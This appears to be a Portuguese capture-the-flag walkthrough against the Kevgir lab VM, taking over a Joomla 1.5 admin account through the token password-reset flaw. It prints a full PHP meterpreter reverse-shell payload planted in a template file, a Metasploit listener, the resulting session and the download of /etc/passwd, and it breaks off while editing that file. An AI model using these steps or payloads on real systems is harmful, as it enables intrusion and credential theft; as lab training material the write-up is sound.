

Kevgir

IP da máquina: 192.168.2.107 // MAC: 08:00:27:99:FF:63

Resultados do nmap:




```
PORT      STATE SERVICE     VERSION
25/tcp    open  ftp         vsftpd 3.0.2
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1322/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http        Jetty winstone-2.9
49216/tcp open  mountd      1-3 (RPC #100005)
51256/tcp open  nlockmgr    1-4 (RPC #100021)
51819/tcp open  mountd      1-3 (RPC #100005)
51913/tcp open  mountd      1-3 (RPC #100005)
56977/tcp open  unknown
59888/tcp open  status      1 (RPC #100024)
60005/tcp open  ssh         Apache Mina sshd 0.8.0 (protocol 2.0)
```



```
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port56977-TCP:V=7.80%I=7%D=6/10%Time=5EE16ED5%P=x86_64-pc-linux-gnu%r(D
SF:NSVersionBindReqTCP,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\x01
SF:\0\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequestTCP
SF:,24,"Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\n");
MAC Address: 08:00:27:99:FF:63 (Oracle VirtualBox virtual NIC)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Resultados do joomscan:

joomscan --url http://192.168.2.107:8081




```
[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
EDB : https://www.exploit-db.com/exploits/11262/
```

https://www.exploit-db.com/exploits/6234

Mudando a senha do administrator:

http://192.168.2.107:8081/index.php?option=com_user&view=reset&layout=confirm




CanYou PwnMe
Joomla! 1.5.x - 'Token' Re
192.168.2.107:8081/index.php?option=com_user&view=reset&layout=confirm
Joomla!
...because open source matters
Main Menu
Submit
Powered by Joomla!. valid XHTML and CSS.

Confirm your Account

An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token: '

Senha: teste



192.168.2.107:8081/index.php?option=com_user&view=reset&layout=complete

Reset your Password


To complete the password reset process please enter a new password.

Password: •••••

Verify Password: •••••

Powered by Joomla!. valid XHTML and CSS.

http://192.168.2.107:8081/administrator/



192.168.2.107:8081/administrator/

Joomla! Administration Login


Use a valid username and password to gain access to the Administrator Back-end.

Return to site Home Page

Username: admin

Password: •••••

Language: Default



192.168.2.107:8081/administrator/index.php


Logged in Users

#	Name	Group	Client	Last Activity	Logout
1	admin	Super Administrator	administrator	0.0 hours ago	

Joomla! is Free Software released under the GNU/GPL License.

Editando a template para colocar o .php:

192.168.2.107:8081/administrator/index.php?option=com_templates&task=edit&cid[]=rhuk_milkyway&client=0#



192.168.2.107:8081/administrator/index.php?option=com_templates&task=edit&cid[]=rhuk_milkyway&client=0

Template: [Edit]

Details

Name: RHUK Milkyway template

Description: MilkyWay is a fresh new template for Joomla! The clean design of this template makes it very lightweight and fast.

Menu Assignment

Menus: Cannot assign Default Template

Parameters

The Parameter-File /templates/rhuk_milkyway/params.ini is Writable!


Color Variation: Blue

Background Variation: Blue


Template Width: Fluid with maximum

Criando payload com o msfvenom:

http://192.168.2.107:8081/administrator/index.php




```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.108 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.108'; $port = 443; if (($f = 'stream_socket_client') &&
 is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
allable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
 { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
 $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
```



/var/www/html/joomla/templates/rhuk_milkyway/index.php


```
 * is derivative of works licensed under the GNU General Public License or
 * other free or open source software licenses.
 * See COPYRIGHT.php for copyright notices and details.
 */

// no direct access
defined( '_JEXEC' ) or die( 'Restricted access' );
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="<?php echo $this->language; ?>" lang="<?php echo $this->language; ?>" >
<head>
<jdoc:include type="head" />

<?php /**/ error_reporting(0); $ip = '192.168.2.108'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f
= 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); ?>
```

Iniciando a escuta com o metasploit:




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.2.108
lhost => 192.168.2.108
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.108:443
```


Sessão iniciada:



```
[*] Started reverse TCP handler on 192.168.2.108:443
[*] Sending stage (38288 bytes) to 192.168.2.107
[*] Meterpreter session 1 opened (192.168.2.108:443 -> 192.168.2.107:38029) at 2020-06-10 21:02:30 -0300

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
```




```
cd /bin
cp /etc/passwd /tmp
exit
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40755/rwxr-xr-x   4096     dir   2020-06-10 20:32:53 -0300  hsperfdata_jenkins
40755/rwxr-xr-x   4096     dir   2020-06-10 20:33:05 -0300  hsperfdata_tomcat7
40755/rwxr-xr-x   4096     dir   2020-06-10 20:32:58 -0300  jetty-0.0.0.0-9000-war--any-
40755/rwxr-xr-x   4096     dir   2020-06-10 20:33:24 -0300  jna--1712433994
100644/rw-r--r--  1446     fil   2020-06-10 21:06:42 -0300  passwd
40755/rwxr-xr-x   4096     dir   2020-06-10 20:33:05 -0300  tomcat7-tomcat7-tmp
100644/rw-r--r--  1761693  fil   2020-06-10 20:32:56 -0300  winstone4026641971109689908.jar

meterpreter >
```




```
meterpreter > download passwd
[*] Downloading: passwd -> passwd
[*] Downloaded 1.41 KiB of 1.41 KiB (100.0%): passwd -> passwd
[*] download   : passwd -> passwd
```

Editando as permissões do usuário “admin” do arquivo passwd que foi baixado:




```
  GNU nano 4.9.2                                          passwd
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
